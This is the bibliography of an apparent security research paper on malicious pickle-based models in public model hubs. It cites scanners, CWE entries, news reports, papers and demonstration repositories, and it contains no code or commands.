[9] Ronik, 2024. [Online]. Available: https://weam.ai/blog/guide/huggingface-statistics/

[10] adia, "Data scientists targeted by malicious hugging face ml models with silent backdoor," https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/, 2024, [Accessed 13-04-2026].

[11] J. Zhao, S. Wang, Y. Zhao, X. Hou, K. Wang, P. Gao, Y. Zhang, C. Wei, and H. Wang, "Models are codes: Towards measuring malicious code poisoning attacks on pre-trained model hubs," in *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE '24. ACM, Oct. 2024, p. 2087–2098. [Online]. Available: http://dx.doi.org/10.1145/3691620.3695271

[12] H. Face, "Third-party scanner: Jfrog," https://huggingface.co/docs/hub/en/security-jfrog, 2025, hugging Face documentation, accessed: 2025-10-11.

[13] hugging face, "third-party scanner: protect ai," https://huggingface.co/docs/hub/en/security-protectai, 2025, hugging face documentation, accessed: 07-01-2026.

[14] hugging face, "pickle scanning (hub documentation)," https://huggingface.co/docs/hub/en/security-pickle, 2025, hugging face documentation, accessed: 07-01-2026.

[15] hugging face, "Hugging face and virustotal collaborate to strengthen ai security," https://huggingface.co/blog/virustotal, [Accessed 13-04-2026].

[16] Gentel, "Gentel - home," https://gentel.com/zh/home, 2026, [Accessed 02-04-2026].

[17] Gentel, "Opencsg - gentel example," https://gentel.com/zh/evaluation?taskId=1906643452733558784, 2026, [Accessed 02-04-2026].

[18] Reversing Labs, "Malicious ml models discovered on hugging face platform - reversinglabs," https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face, 2025, [Accessed 13-04-2026].

[19] "4m models scanned: Protect ai + hugging face 6 months in," https://huggingface.co/blog/pai-6-month, 2025, [Accessed 13-04-2026].

[20] The Hacker News, "New hugging face vulnerability exposes ai models to supply chain attacks," https://thehackernews.com/2024/02/new-hugging-face-vulnerability-exposes.html, 2024, [Accessed 09-11-2025].

[21] "Over 100 malicious ai/ml models found on hugging face platform," https://thehackernews.com/2024/03/over-100-malicious-aiml-models-found-on.html, 2024, [Accessed 09-11-2025].

[22] The Hacker News, "Malicious ml models on hugging face leverage broken pickle format to evade detection," https://thehackernews.com/2025/02/malicious-ml-models-found-on-hugging.html, 2025, [Accessed 09-11-2025].

[23] E. Montalbano, (https://www.darkreading.com/application-security/hugging-face-ai-platform-100-malicious-code-execution-models), Feb 2024.

[24] K. Poireault, "Malicious AI Models on Hugging Face Exploit Novel Attack Technique," https://www.infosecurity-magazine.com/news/malicious-ai-models-hugging-face/, 2025, [Accessed 09-11-2025].

[25] "Federal Register :: Request Access," https://www.federalregister.gov/documents/2023/11/01/2023-24283/safe-secure-and-trustworthy-development-and-use-of-artificial-intelligence, 2023, [Accessed 09-11-2025].

[26] "cve.org," https://www.cve.org/CVERecord/SearchResults?query=pickle, 2025, [Accessed 09-11-2025].

[27] A. D. Kellas, N. Christou, W. Jiang, P. Li, L. Simon, Y. David, V. P. Kemerlis, J. C. Davis, and J. Yang, "Pickleball: Secure deserialization of pickle-based machine learning models (extended report)," 2025. [Online]. Available: https://arxiv.org/abs/2508.15987

[28] P. Zhou, "How to make hugging face to hug worms: Discovering and exploiting unsafe pickle.loads over pre-trained large model hubs - black-hat asia 2024," https://blackhat.com/asia-24/briefings/schedule/index.html#how-to-make-hugging-face-to-hug-worms-discovering-and-exploiting-unsafe-pickleloads-over-pre-trained-large-model-hubs-36261, [Accessed 13-04-2026].

[29] coldwaterq, "coldwaterq/sectest - model card," https://huggingface.co/coldwaterq/sectest, 2024, [Accessed 12-03-2026].

[30] zpbrent, "zpbrent/reuse - model card," https://huggingface.co/zpbrent/reuse, 2024, [Accessed 12-03-2026].

[31] T. Liu, G. Meng, P. Zhou, Z. Deng, S. Yao, and K. Chen, "The art of hide and seek: Making pickle-based model supply chain poisoning stealthy again," 2025. [Online]. Available: https://arxiv.org/abs/2508.19774

[32] Coldwaterq, "Backdooring pickles: A decade only made things worse - defcon 30," https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/ColwaterQ%20-%20Backdooring%20Pickles%20A%20decade%20only%20made%20things%20worse.pdf, [Accessed 13-04-2026].

[33] "Sour pickles - blackhat us 2011," https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf, 2011, [Accessed 13-04-2026].

[34] "Cwe - cwe-502: Deserialization of untrusted data (4.20)," https://cwe.mitre.org/data/definitions/502.html, [Accessed 20-06-2026].

[35] flawednet, "flawed.net.nz — flawed.net.nz," https://flawed.net.nz/2021/02/02/PyPI-Security-State/, 2021, [Accessed 17-06-2026].

[36] D. Crane, "Secure pypi? the problem with trusting open source repositories — activestate.com," https://www.activestate.com/blog/secure-pypi-the-problem-with-trusting-open-source-repositories/, 2022, [Accessed 17-06-2026].

[37] "Cwe - cwe-1395: Dependency on vulnerable third-party component (4.20)," https://cwe.mitre.org/data/definitions/1395.html, [Accessed 20-06-2026].

[38] "Cwe - cwe-183: Permissive list of allowed inputs (4.20)," https://cwe.mitre.org/data/definitions/183.html, [Accessed 20-06-2026].

[39] "Cwe - cwe-184: Incomplete list of disallowed inputs (4.20)," https://cwe.mitre.org/data/definitions/184.html, [Accessed 20-06-2026].

[40] P. Contributors, "weights_only_unpickler.py – pytorch," https://github.com/pytorch/pytorch/blob/main/torch/_weights_only_unpickler.py, 2025, github repository, Accessed: 07-01-2026.

[41] Zollllll, "Zollllldont_download_this2 - model card," https://huggingface.co/Zollllll/dont_download_this2, 2026, [Accessed 09-03-2026].

[42] Zollllll, ""dont_download_this"," https://huggingface.co/Zollllll/dont_download_this, 2025, accessed: 2025-11-10.

[43] mmaitre314, "picklescan: Security scanner detecting python pickle files performing suspicious actions," https://github.com/mmaitre314/picklescan, 2025, gitHub repository, accessed: 07-01-2026.

[44] P. AI, "Modelscan: Protection against model serialization attacks," https://github.com/protectai/modelscan, 2025, gitHub repository, accessed: 07-01-2026.

[45] B. Casey, J. C. S. Santos, and M. Mirakhorli, "A large-scale exploit instrumentation study of ai/ml supply chain attacks in hugging face models," 2024. [Online]. Available: https://arxiv.org/abs/2410.04490

[46] Python, "pickletools - tools for pickle developers - docs.python.org," https://docs.python.org/3/library/pickletools.html, 2011.

[47] "zlib — compression compatible with gzip - docs.python.org," https://docs.python.org/3/library/zlib.html, 1995, [Accessed 16-03-2026].

[48] T. of Bits, "Fickling: A python pickling decompiler and static analyzer," https://github.com/trailofbits/fickling, 2025, gitHub repository, accessed: 07-01-2026.

[49] strace, "strace," https://github.com/strace/strace, 1991, [Accessed 07-01-2026].

[50] P. Developers, "CPython: The python programming language," https://github.com/python/cpython, 1991, gitHub repository, accessed 07-01-2026.

[51] zol, "Dont_download_this - opencsg - model card," https://opencsg.com/models/zol/Dont_download_this?tab=summary, 2026, [Accessed 09-04-2026].

[52] PyPI, "The python package index — pypi.org," https://pypi.org, 2026, [Accessed 07-01-2026].

[53] R. Zhu, X. Wang, C. Liu, Z. Xu, W. Shen, R. Chang, and Y. Liu, "Moduleguard: Understanding and detecting module conflicts in python ecosystem," in *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, ser. ICSE '24. New York, NY, USA: Association for Computing Machinery, 2024. [Online]. Available: https://doi.org/10.1145/3597503.3639221

[54] Ultralytics, "Reference for ultralytics/utils/patches.py — docs.ultralytics.com," https://docs.ultralytics.com/reference/utils/patches/, [Accessed 29-04-2026].

[55] Synthyra, "Synthyraesm2-8m hugging face - huggingface.co," https://huggingface.co/Synthyra/ESM2-8M, 2025, [Accessed 05-03-2026].

[56] H. Face, "Full text search - hugging face — huggingface.co," https://huggingface.co/search/full-text?q=requirements.txt&type=model&type=dataset, 2026, [Accessed 05-03-2026].

[57] fakespot ai, "fakespot-ai/roberta-base-ai-text-detection-v1 - hugging face — huggingface.co," https://huggingface.co/fakespot-ai/roberta-base-ai-text-detection-v1, 2025, [Accessed 06-03-2026].

[58] shivaneej, "Github - shivaneej/genessay: Genessay is a content generation system where the user can enter incomplete sentences and phrases and the system will generate the content according to the input — github.com," https://github.com/shivaneej/Genessay/tree/master, 2020, [Accessed 06-03-2026].

[59] modelscope, "Llama3-agentflan-adapter — modelscope.cn," https://www.modelscope.cn/models/fanqiNO1/Llama3-AgentFLAN-Adapter/summary, 2024, [Accessed 06-03-2026].

[60] swisskyrepo, "Github - swisskyrepo/payloadsallthethings: A list of useful payloads and bypass for web application security and p entest/ctf — github.com," https://github.com/swisskyrepo/PayloadsAllTheThings, 2019, [Accessed 27-01-2026].

[61] revshells, "Online - reverse shell generator — revshells.com," https://www.revshells.com, 2026, [Accessed 27-01-2026].

[62] T. O. Bits, "Adds dataflow analysis, generalizes constant opcodes, and cleans up injection by esultanik · pull request #28 · trailofbits/fickling — github.com," https://github.com/trailofbits/fickling/pull/28, 2022, [Accessed 06-04-2026].

[63] T. of Bits, "Trail of bits — trailofbits.com," https://www.trailofbits.com, 2012, [Accessed 07-01-2026].

[64] fastai, "Welcome to fastai – fastai," https://docs.fast.ai, [Accessed 15-04-2026].

[65] "Github - columbia/pickleball: Pickleball protects users from dangerous pickle-based ml models — github.com," https://github.com/columbia/pickleball, 2025, [Accessed 02-04-2026].

[66] "Github - s2e-lab/hf-model-analyzer - modeltracer," https://github.com/s2e-lab/hf-model-analyzer, 2025, [Accessed 25-03-2026].

[67] "Raft - pypi," https://pypi.org/project/raft/, 2024, [Accessed 17-04-2026].

[68] zoltester, "Dont_download_this_model - modelscope - model card," https://www.modelscope.cn/models/zoltester/Dont_download_this_model, 2026, [Accessed 09-04-2026].

[69] "Shadowpickle-bench/dont_download_this - github.com," https://github.com/ShadowPickle-Bench/Dont_Download_This, 2026, [Accessed 16-04-2026].

[70] dashingsoft, "Github - dashingsoft/pyarmor: A tool used to obfuscate python scripts , bind obfuscated scripts to fixed machine or expire obfuscated scripts. — github.com," https://github.com/dashingsoft/pyarmor, 2025, [Accessed 27-01-2026].

[71] nyudenkov, "Github - nyudenkov/pysentry: Scan your python dependencies for known security vulnerabilities with rust-powered scanner - github.com," https://github.com/nyudenkov/pysentry, 2025, [Accessed 08-04-2026].

[72] "Github - splitline/pickora: A toy compiler that can convert python scripts to pickle bytecode," https://github.com/splitline/Pickora, [Accessed 30-06-2026].

[73] "Github - security-pride/malhug," https://github.com/security-pride/MalHug, [Accessed 30-06-2026].